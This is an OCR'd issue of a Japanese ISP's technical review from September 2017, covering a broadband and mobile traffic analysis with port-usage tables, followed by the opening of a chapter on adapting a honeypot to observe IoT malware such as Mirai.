IIR

Internet
Infrastructure
Review

Sep.2017
Vol.36

定期観測レポート

ブロードバンドトラフィックレポート
―トラフィック増加はややペースダウン―

フォーカス・リサーチ(1)

MITFハニーポットの
IoT機器対応について

フォーカス・リサーチ(2)

LEEDのLは、ラオス(Laos)のL
～コンテナ型データセンター
省エネプロジェクト

フォーカス・リサーチ(3)

SEIL/SMFの変遷

IIJ
Internet Initiative Japan

Internet Infrastructure Review

September 2017 Vol.36

エグゼクティブサマリ …… 3

1. 定期観測レポート …… 4
1.1 概要 …… 4
1.2 データについて …… 4
1.3 利用者の1日の使用量 …… 5
1.4 ポート別使用量 …… 7
1.5 まとめ …… 9

2. フォーカス・リサーチ(1) …… 10
2.1 はじめに …… 10
2.2 ハニーポットの分類 …… 10
2.3 旧システムからの大きな変更点 …… 11
2.4 検体取得数の変遷 …… 12
2.5 echoコマンドによるハニーポット検出 …… 12
2.6 攻撃対象の選別 …… 13
2.7 ハニーポットのリスク …… 14
2.8 まとめ …… 15

3. フォーカス・リサーチ(2) …… 16
3.1 ラオスの環境 …… 16
3.2 JCMとは …… 16
3.3 プロジェクトのあゆみ …… 17
3.4 プロジェクトで導入するコンテナ型データセンターの3つの特徴 …… 18
3.5 データセンターの省エネの必要性と今後の取り組み …… 19

4. フォーカス・リサーチ(3) …… 20
4.1 はじめに …… 20
4.2 SEILの開発 …… 20
4.3 SMFの誕生 …… 20
4.4 SMFv2への発展 …… 21
4.5 クラウド型集中管理システムSACM …… 21
4.6 SMFの更なる進化 …… 22
4.7 おわりに …… 23

エグゼクティブサマリ

「IIR」ではインターネットの定期的な観測と特定テーマの掘り下げを行ってきましたが、この36号からコンテンツの見直しを行いました。従来の紙面では、インターネットセキュリティに関する四半期分の状況説明を行っていましたが、そちらはよりタイムリーな情報提供を目指して、別の媒体でお届けすることにいたします。

今後の「IIR」では、IIJで研究・開発している幅広い技術の紹介を中心に、日々のサービス運用から得られる各種データをまとめた「定期観測レポート」と、特定の技術テーマを掘り下げた「フォーカス・リサーチ」からなる構成といたします。

1章では、本号の定期観測レポートとして、ブロードバンドトラフィックの分析結果を報告します。これは毎年行っているものですが、以前と比較してブロードバンド及びモバイル共にトラフィックの伸びの鈍化が観測されています。また、TCPポート利用の分析では、HTTPSの443番ポートの占める割合が更に増加していることが分かりました。

2章では、IIJが観測に利用しているサーバ型ハニーポットを取り上げます。昨今、IoT機器を対象とした攻撃が増えており、ハニーポットも新しい攻撃を正確に観測するための機能追加が随時求められています。一般的なハニーポットに関する説明、今回の機能追加の内容、その過程で観測された情報などを紹介します。

3章は、ラオスでコンテナ型データセンターを構築したプロジェクトの紹介です。IIJは松江データセンターパークでコンテナ型データセンターを運営すると共に、様々な実験を通じて新たな技術開発を実施しております。そこで培った技術をベースにしたコンテナ型データセンターをラオスで構築しました。そのプロジェクトの概要とIIJの果たした役割や技術を報告します。

4章では、SMFを取り上げています。SMFはSEIL Management Frameworkの略で、IIJが20年前に開発したルータSEILの運用管理を支援する機能からスタートしました。その後、SEIL以外の機器でも使えるよう汎用化を施し、監視機能をデータ収集機能へと拡張するなど、SMFで培った技術を応用してIoT時代のデバイス管理のニーズに対応するための開発を行ってきました。その歴史を紹介します。

IIJでは、このような活動を通じて、インターネットの安定性を維持しながら、日々改善・発展させていく努力を続けております。今後も、皆様の企業活動のインフラとして最大限に活用していただけるよう、様々なサービス及びソリューションを提供して参ります。

島上 純一（しまがみ じゅんいち）
IIJ 取締役 CTO。インターネットに魅かれて、1996年9月にIIJ入社。IIJが主導したアジア域内ネットワークA-BoneやIIJのバックボーンネットワークの設計、構築に従事した後、IIJのネットワークサービスを統括。2015年よりCTOとしてネットワーク、クラウド、セキュリティなど技術全般を統括。2017年4月にテレコムサービス協会MVNO委員会の委員長に就任。

ブロードバンドトラフィックレポート –トラフィック増加はややペースダウン–

1.1 概要

このレポートでは、毎年IIJが運用しているブロードバンド接続サービスのトラフィックを分析して、その結果を報告しています[*1*2*3*4*5*6*7*8]。今回も利用者の1日のトラフィック量やポート別使用量などをもとに、この1年間のトラフィック傾向の変化を報告します。

図-1は、IIJのブロードバンドサービス及びモバイルサービス全体について月平均トラフィック量の推移を示したグラフです。トラフィックのIN/OUTはISPから見た方向を表し、INは利用者からのアップロード、OUTは利用者へのダウンロードとなります。トラフィック量の数値は開示できないため、それぞれのOUTの最新値を1として正規化しています。

ブロードバンドに関しては、ここ1年のトラフィック量は、INが10%の増加、OUTが25%の増加となっています。1年前はそれぞれ18%、47%の増加でしたので、多少伸びが鈍ってきたと言えます。




図-1 ブロードバンド及びモバイルの月間トラフィック量の推移

モバイルに関してはここ3年のデータしかありませんが、この1年でINが103%増加、OUTが70%増加しています。こちらも1年前の125%と137%に比べ、伸びは鈍化しているものの依然として大きく伸びています。ただし、総量ではまだブロードバンドよりひと桁少ない状況が続いています。

1.2 データについて

今回も前回までと同様、ブロードバンドに関しては、個人及び法人向けのブロードバンド接続サービスを調査対象とし、ファイバーとDSLによるブロードバンド顧客を収容するルータで、SampledNetFlowにより収集した調査データを利用しています。モバイルに関しては、個人及び法人向けのモバイルサービスを対象とし、使用量についてはアクセスゲートウェイの課金用情報を、使用ポートについてはサービス収容ルータでのSampledNetFlowデータを利用しています。

トラフィックは平日と休日で傾向が異なるため、1週間分のトラフィックを解析しています。今回は2017年5月29日から6月4日の1週間分のデータを用い、前回解析した2016年5月30日から6月5日の1週間分と比較しました。

ブロードバンドの集計は契約ごとに行っていますが、モバイルでは複数電話番号の契約があるため電話番号ごとに集計しています。ブロードバンド各利用者の使用量は、利用者に割り当てられたIPアドレスと、観測されたIPアドレスを照合して求めています。また、NetFlowではパケットをサンプリングして統計情報を取得しています。サンプリングレートは、ルータの性能や負荷を考慮し、1/8192から1/16382に設定されています。全体の使用量は観測された使用量にサンプリングレートの逆数を掛けることで推定しています。

*1 長健二朗. ブロードバンドトラフィックレポート:加速するトラフィック増加. Internet Infrastructure Review. Vol.32. pp28-33. August 2016.
*2 長健二朗. ブロードバンドトラフィックレポート:ブロードバンドとモバイルのトラフィックを比較. Internet Infrastructure Review. Vol.28. pp28-33. August 2015.
*3 長健二朗. ブロードバンドトラフィックレポート:この1年でトラフィック量は着実に増加、HTTPSの利用が拡大. Internet Infrastructure Review. Vol.24. pp28-33. August 2014.
*4 長健二朗. ブロードバンドトラフィックレポート:違法ダウンロード刑事罰化の影響は限定的. Internet Infrastructure Review. Vol.20. pp32-37. August 2013.
*5 長健二朗. ブロードバンドトラフィックレポート:この1年間のトラフィック傾向について. Internet Infrastructure Review. Vol.16. pp33-37. August 2012.
*6 長健二朗. ブロードバンドトラフィックレポート:マクロレベルな視点で見た、震災によるトラフィックへの影響. Internet Infrastructure Review. Vol.12. pp25-30. August 2011.
*7 長健二朗. ブロードバンドトラフィックレポート:P2Pファイル共有からWebサービスへシフト傾向にあるトラフィック. Internet Infrastructure Review. Vol.8. pp25-30. August 2010.
*8 長健二朗. ブロードバンドトラフィック:増大する一般ユーザのトラフィック. Internet Infrastructure Review. Vol.4. pp18-23. August 2009.

なお、IIJの提供するブロードバンドサービスにはファイバー接続とDSL接続がありますが、今ではファイバー接続の利用がほとんどです。2017年に観測されたユーザ数の97%はファイバー利用者で、ブロードバンドトラフィック量全体の99%を占めています。

1.3 利用者の1日の使用量

まず、ブロードバンド及びモバイル利用者の1日の利用量をいくつかの視点から見ていきます。ここでいう1日の利用量は各利用者の1週間分のデータの1日平均です。

図-2及び図-3は、ブロードバンドとモバイル利用者の1日の平均利用量の分布(確率密度関数)を示します。アップロード(IN)とダウンロード(OUT)に分け、利用者のトラフィック量をX軸に、その出現確率をY軸に示した上で、2016年と2017年を比較しています。X軸はログスケールで、10KB(10^4)から100GB(10^{11})の範囲を示しています。一部の利用者を除き、おおむね100GB(10^{11})までの範囲に分布しています。

ブロードバンド(図-2)のINとOUTの各分布は、片対数グラフ上で正規分布となる、対数正規分布に近い形をしています。これはリニアなグラフで見ると、左端近くにピークがあり右へなだらかに減少する、いわゆるロングテールな分布です。OUTの分布はINの分布より右にずれており、ダウンロード量がアップロード量と比べてひと桁以上大きいことを示します。2016年と2017年で比較すると、INとOUT共に分布の山が右に少し移動しており、利用者全体のトラフィック量が増えていることが分かります。

右側のOUTの分布を見ると、分布のピークはここ数年間で着実に右に移動していますが、右端のヘビーユーザの使用量はあまり増えておらず、分布の対称性が崩れてきています。一方で、左側のINの分布は左右対称で、より対数正規分布に近い形です。

モバイル(図-3)の場合、ブロードバンドに比べて利用量は大幅に少ないことが分かります。また、使用量に制限があるため、分布右側のヘビーユーザの割合が少なく、左右非対称な形になります。極端なヘビーユーザも存在しません。外出時のみの利用や、使用量の制限のため、各利用者の日ごとの利用量はブロードバンドよりばらつきが大きくなります。そのため、1週間分のデータから1日平均を求めると、1日単位で見た場合より利用者間のばらつきは小さくなります。1日単位で同様の分布を描くと、分布の山が少し低くなり、その分両側の裾が持ち上がりますが、基本的な分布の形や最頻出値はほとんど変わりません。




図-2 ブロードバンド利用者の1日のトラフィック量分布
2016年と2017年の比較




図-3 モバイル利用者の1日のトラフィック量分布
2016年と2017年の比較

表-1は、ブロードバンド利用者の1日のトラフィック量の平均値と中間値、分布の山の頂点にある最頻出値の推移を示します。分布の山に対して頂点が少しずれているので、最頻出値は分布の山の中央に来るように補正しています。分布の最頻出値を2016年と2017年で比較すると、INでは56MBから79MBに、OUTでは1000MBから1260MBに増えており、伸び率で見ると、INとOUTそれぞれで1.4倍と1.3倍になっています。一方、平均値はグラフ右側のヘビーユーザの使用量に左右されるため、2017年には、INの平均は520MB、OUTの平均は2624MBと、最頻出値よりかなり大きな値になりました。2016年には、それぞれ475MBと2081MBでした。モバイルの方(表-2)はヘビーユーザが少ないため、平均と最頻出値が近い値になります。2017年の最頻出値は、INで7MB、OUTで79MBで、平均値は、INで12.0MB、OUTで77.4MBです。最頻出値の伸び率は、INは昨年と同じ値で1倍、OUTは1.3倍となっています。

図-4及び図-5では、利用者5,000人をランダムに抽出し、利用者ごとのIN/OUT使用量をプロットしています。X軸はOUT (ダウンロード量)、Y軸はIN (アップロード量)で、共にログスケールです。利用者のIN/OUTが同量であれば対角線上にプロットされます。

対角線の下側に対角線に沿って広がるクラスタは、ダウンロード量がひと桁多い一般的なユーザです。ブロードバンドでは、以前は右上の対角線上あたりを中心に薄く広がるヘビーユーザのクラスタがはっきり分かりましたが、今では識別ができなくなっています。また、各利用者の使用量やIN/OUT比率にも大きなばらつきがあり、多様な利用形態が存在することが窺えます。ここでは2016年と比較しても違いはほとんど確認できません。

モバイルでもOUTがひと桁多い傾向は同じですが、ブロードバンドに比べて利用量は少なく、IN/OUTのばらつきも小さく

	IN (MB/day)			OUT (MB/day)		
年	平均値	中間値	最頻出値	平均値	中間値	最頻出値
2005	430	3	3.5	447	30	32
2007	433	5	4	712	58	66
2008	483	6	5	797	73	94
2009	556	7	6	971	88	114
2010	469	8	7	910	108	145
2011	432	9	8.5	1,001	142	223
2012	410	12	14	1,026	173	282
2013	397	14	18	1,038	203	355
2014	437	22	28	1,287	301	447
2015	467	33	40	1,621	430	708
2016	475	48	56	2,081	697	1,000
2017	520	63	79	2,624	835	1,260

表-1 ブロードバンド利用者の1日のトラフィック量の平均値と最頻出値の推移

	IN (MB/day)			OUT (MB/day)		
年	平均値	中間値	最頻出値	平均値	中間値	最頻出値
2015	6.0	2.7	5.5	46.6	19	40
2016	7.8	3.6	7	63.0	27	63
2017	12.0	4.3	7	77.4	35	79

表-2 モバイル利用者の1日のトラフィック量の平均値と最頻出値




図-4 ブロードバンド利用者ごとのIN/OUT使用量




図-5 モバイル利用者ごとのIN/OUT使用量

なっています。また、クラスタの傾きは対角線より小さくなっており、使用量の多いユーザほどダウンロード比率が高くなっていることが分かります。昨年と比較すると、クラスタから外れてその上部に散見される、アップロード量の方が多い利用者が増えています。これは、一部の利用者がモバイルでビデオ中継をするようになって来た影響ではないかと思われます。

図-6及び図-7は、利用者の1日のトラフィック量を相補累積度分布にしたものです。これは、使用量がX軸の値より多い利用者の、全体に対する割合をY軸に、ログ・ログスケールで示したもので、ヘビーユーザの分布を見るのに有効です。グラフの右側が直線的に下がっていて、べキ分布に近いロングテールな分布であることが分かります。ヘビーユーザは統計的に分布しており、決して特殊な利用者ではないと言えます。モバイルでも、OUT側ではヘビーユーザはべキ分布していますが、IN側では昨年よりも直線的な傾きが崩れていて、大量にアップロードするユーザの割合が大きくなっています。

また、利用者間のトラフィック使用量には大きな偏りがあり、結果として全体は一部利用者のトラフィックで占められています。例えば、ブロードバンドでは上位10%の利用者がOUTの60%、INの85%を占め、更に上位1%の利用者がOUTの25%、INの59%を占めています。ただし、ここ数年のヘビーユーザ割合の減少に伴い、僅かながら偏りは減少傾向にあります。一方モバイルでは、上位10%の利用者がOUTの48%、INの62%を、上位1%の利用者がOUTの13%、INの39%を占めています。ここ数年でINのヘビーユーザ割合は増えていますが、全体としては、ブロードバンドに比べてモバイル利用者のヘビーユーザ割合が少ないことが分かります。

1.4 ポート別使用量

次に、トラフィックの内訳をポート別の使用量から見ていきます。最近では、ポート番号からアプリケーションを特定することは困難です。P2P系アプリケーションには、双方が動的ポートを使うものが多く、またクライアント・サーバ型アプリケーションの多くは、ファイアウォールを回避するため、HTTPが使う80番ポートを利用します。そのため大きく分けて、双方が1024番以上の動的ポートを使っていればP2P系のアプリケーションの可能性が高く、片方が1024番未満のいわゆるウェルノウンポートを使っていれば、クライアント・サーバ型のアプリケーションの可能性が高いと言えます。そこで、TCPとUDPで、ソースとデスティネーションのポート番号の小さい方を取り、ポート番号別の使用量を見てみます。

なお、全体トラフィックの大半がヘビーユーザで占められているので、一般利用者の動向を知るために、多少ざっくりとした手法ですが、1日のアップロード量が100MB未満のユーザを抜き出し、これをライトユーザとします。これは図-4ではIN=100MBにある水平線の下側の利用者に当たり、おおむねモバイル利用者の使用量に相当します。




図-6 ブロードバンド利用者の1日のトラフィック量の相補累積度分布




図-7 モバイル利用者の1日のトラフィック量の相補累積度分布

表-3はブロードバンド利用者のポート使用割合を、全体とライトユーザについて、2016年と2017年で比較したものです。2017年の全体トラフィックの84%はTCPです。HTTPSの443番ポートの割合が31%から43%に増え、ついにHTTPの80番ポートを超えました。HTTPの80番ポートの割合は2016年の37%から28%に減少し、以前から続いているHTTPからHTTPSへの移行が更に進んだことが分かります。減少傾向のTCPの動的ポートは、2016年の14%から2017年には11%にまで減りました。動的ポートでの個別のポート番号の割合は僅かで、Flash Playerが利用する1935番が最大で総量の約1%ありますが、あとは0.3%未満となっています。TCP以外のトラフィックでは、UDPでもHTTPSの443番ポートのトラフィックがあり、GoogleのQUICプロトコルだと思われます。他はほとんどがVPN関連です。

一方、ライトユーザに限ると、HTTPSの443番ポートが、2016年の40%から53%へと13ポイント増えており、2016年には49%を占めていた80番ポートは、2017年には35%へと14ポイント減少しています。ライトユーザのポート使用割合は、全体トラフィックと比べても差がなくなってきています。

表-4はモバイル利用者のポート使用割合で、ここでも全体的にブロードバンドの利用者の数字に近い値となっていて、モバイル利用者もブロードバンドと同様のアプリケーションの使い方をしていることが窺えます。

HTTPSの利用拡大については、2013年6月に米国家安全保障局（NSA）の通信傍受プログラムの存在が問題になって以降、暗号化通信を行うHTTPSを常時使用するサービスが米国を中心に増えてきているためです。2017年のデータでHTTPSを利用するトラフィック量について事業者別内訳を調べると、その約5割はGoogle社関連です。約7割を占めていた昨年と比べると、他社でもHTTPSへの移行が進んでいることが分かります。

図-8は、ブロードバンド全体トラフィックにおけるTCPポート利用の週間推移を、2016年と2017年で比較したものです。ここでは、TCPのポート利用を80番、443番、その他のウェルノウンポート、動的ポートの4つに分けてそれぞれの推移を示しており、ピーク時の総トラフィック量を1として表しています。2016年と比較すると、全体でも443番ポートの割合が更に増え、動的ポートの利用が減少している傾向が確認できます。全

protocol port	2016		2017	
	total (%)	light users	total (%)	light users
TCP	**82.8**	**93.3**	**83.9**	**92.3**
(< 1024)	63.3	89.9	72.9	88.6
443(https)	30.5	39.6	43.3	52.5
80(http)	37.1	49.2	28.4	35.2
182	0.3	0.2	0.3	0.3
81	0.4	0.7	0.2	0.2
993(imaps)	0.1	0.1	0.2	0.1
22(ssh)	0.2	0.0	0.1	0.0
110(pop3)	0.1	0.1	0.1	0.1
(>= 1024)	13.7	3.2	11.0	3.7
1935(rtmp)	1.5	1.7	1.1	1.2
8080	0.2	0.1	0.3	0.1
UDP	**11.1**	**4.0**	**10.5**	**4.9**
443(https)	2.4	2.8	3.8	3.7
4500(nat-t)	0.2	0.1	0.2	0.1
ESP	**5.8**	**2.6**	**5.1**	**2.7**
IP-ENCAP	**0.2**	**0.0**	**0.3**	**0.0**
GRE	**0.1**	**0.0**	**0.1**	**0.0**
ICMP	**0.0**	**0.0**	**0.0**	**0.0**

表-3 ブロードバンド利用者のポート別使用量

protocol port	2016	2017
	total (%)	total (%)
TCP	**94.4**	**84.4**
443(https)	43.7	53.0
80(http)	46.8	27.0
31000	0.2	1.8
993(imaps)	0.5	0.4
1935(rtmp)	0.3	0.2
81	0.5	0.1
UDP	**5.0**	**11.4**
443(https)	1.5	7.5
12222	0.1	0.1
4500(nat-t)	0.2	0.2
53(dns)	0.2	0.1
ESP	**0.4**	**0.4**
GRE	**0.1**	**0.1**
ICMP	**0.0**	**0.0**

表-4 モバイル利用者のポート別使用量

体のピークは19:00から23:00頃で、443番ポートのピークは80番ポートのピークより若干早くなっています。土日には昼間のトラフィックが増加しており、家庭での利用時間を反映しています。

図-9のモバイルでは、トラフィックの大半を占める80番ポートと443番ポートについて推移を示します。モバイルでは443番ポート割合が更に大きくなっています。ブロードバンドに比べると、朝から夜中までトラフィックの高い状態が続きます。平日には、朝の通勤時間、昼休み、夕方17:00ごろから22:00ごろにかけての3つのピークがあり、ブロードバンドとは利用時間帯が異なることが分かります。

1.5 まとめ

この1年間のブロードバンドトラフィックの傾向として、ここ数年加速していたトラフィック量の増加が少しペースダウンしてきた点が挙げられます。この1年間でダウンロード量は25%、アップロード量も10%増加し、依然として伸びてはいますが、それぞれ47%増、18%増だった昨年と比べ、伸び率は低下しています。その要因として、この一年については大型アップデートや話題となるストリーミングサービスの登場が少なかった点が挙げられます。また全体として、ソフトウェアアップデートの頻繁化や大型化が一段落してきたことや、定額制の音楽配信や動画配信のストリーミングサービスの普及が一巡したことも挙げられます。

モバイルトラフィックについても増加率は少し下がって来たものの、この3年間で大きく伸びてきています。ブロードバンドと比べてヘビーユーザの割合が少なく、利用時間では平日の通勤時間帯や昼休みの利用が目立つなどの違いがあります。

また、3年ほど前からHTTPSの利用が大きく拡大してきており、ついにHTTPを超え、ブロードバンドの43%、モバイルの53%がHTTPSになりました。しかし、まだHTTPS化されていない商用コンテンツも多く残っており、今後もHTTPSへの移行が進むと予想されます。




図-8 ブロードバンド利用者のTCPポート利用の週間推移
2016年(上)と2017年(下)




図-9 モバイル利用者のTCPポート利用の週間推移
2016年(上)と2017年(下)

執筆者:
長 健二朗（ちょう けんじろう）
株式会社IIJ イノベーションインスティテュート 技術研究所所長。

MITFハニーポットのIoT機器対応について

2.1 はじめに

弊社のサーバ型ハニーポットはIIR Vol.12[*1]において更新したシステムのまま長らく稼働していました。若干の機能追加や修正はされていましたが、もともとWindowsホストへの攻撃観測を目的としていたため、それ以外のシステムに対する攻撃のデータや検体については殆ど取得できていない状態でした。昨今はMirai[*2]やHajime[*3]などの、IoT機器を対象とした攻撃が多くなりましたが、それらについては通信の外形情報しか観測できていませんでした。これを踏まえて、IoT機器への攻撃に用いられる通信プロトコルへの対応を行いました。その過程で観測された情報、ハニーポットを回避しようとする試み、攻撃などを紹介します。

2.2 ハニーポットの分類

ハニーポットは大きく分けてハイ・インタラクション型とロー・インタラクション型に分けられます。前者は、実際に攻撃対象となるアプリケーションやデバイスそのものを用いて、攻撃により侵入、感染させて情報や検体を収集します。システムのイメージを図-1として示します。攻撃対象の実物そのものであり、実装の差異による攻撃の不発などが起こる可能性は低くなります。攻撃成功時には実際に感染、侵入されてしまうためデータ収集が完了した後、元の環境に巻き戻す必要があります。対象が特殊なデバイスでなければ、多くの場合は仮想環境を使用します。仮想環境は管理が容易ですが、任意のプログラムを動作させれば検出することも可能です。そのため、攻撃は成立したものの、送り込まれた検体に仮想環境を検知されてしまい、動かないリスクもあります。また、仮想環境を使用することで動作コストは下がりますが、ロー・インタラクション型に比べると圧倒的に高コストです。

後者は、攻撃対象の環境を模倣するプログラムを動作させ、脆弱性のあるデバイスや攻撃対象であると誤認させることにより、攻撃を誘発させ情報や検体を収集します。システムのイメージを図-2として示します。実装による程度問題はありま




図-1 ハイ・インタラクション型ハニーポットのイメージ

*1 本レポートのVol.12(https://www.iij.ad.jp/company/development/report/iir/pdf/iir_vol12_infra.pdf)の「1.3.2 マルウェアの活動」において解説。
*2 Mirai:IoT機器を感染対象とするマルウェア。ソースコードが公開されたため、亜種が多数観測されている。DDoS機能を有する。本レポートのVol.33(https://www.iij.ad.jp/company/development/report/iir/pdf/iir_vol33_infra.pdf)の「1.4.1 Mirai Botnetの検知と対策」において解説。
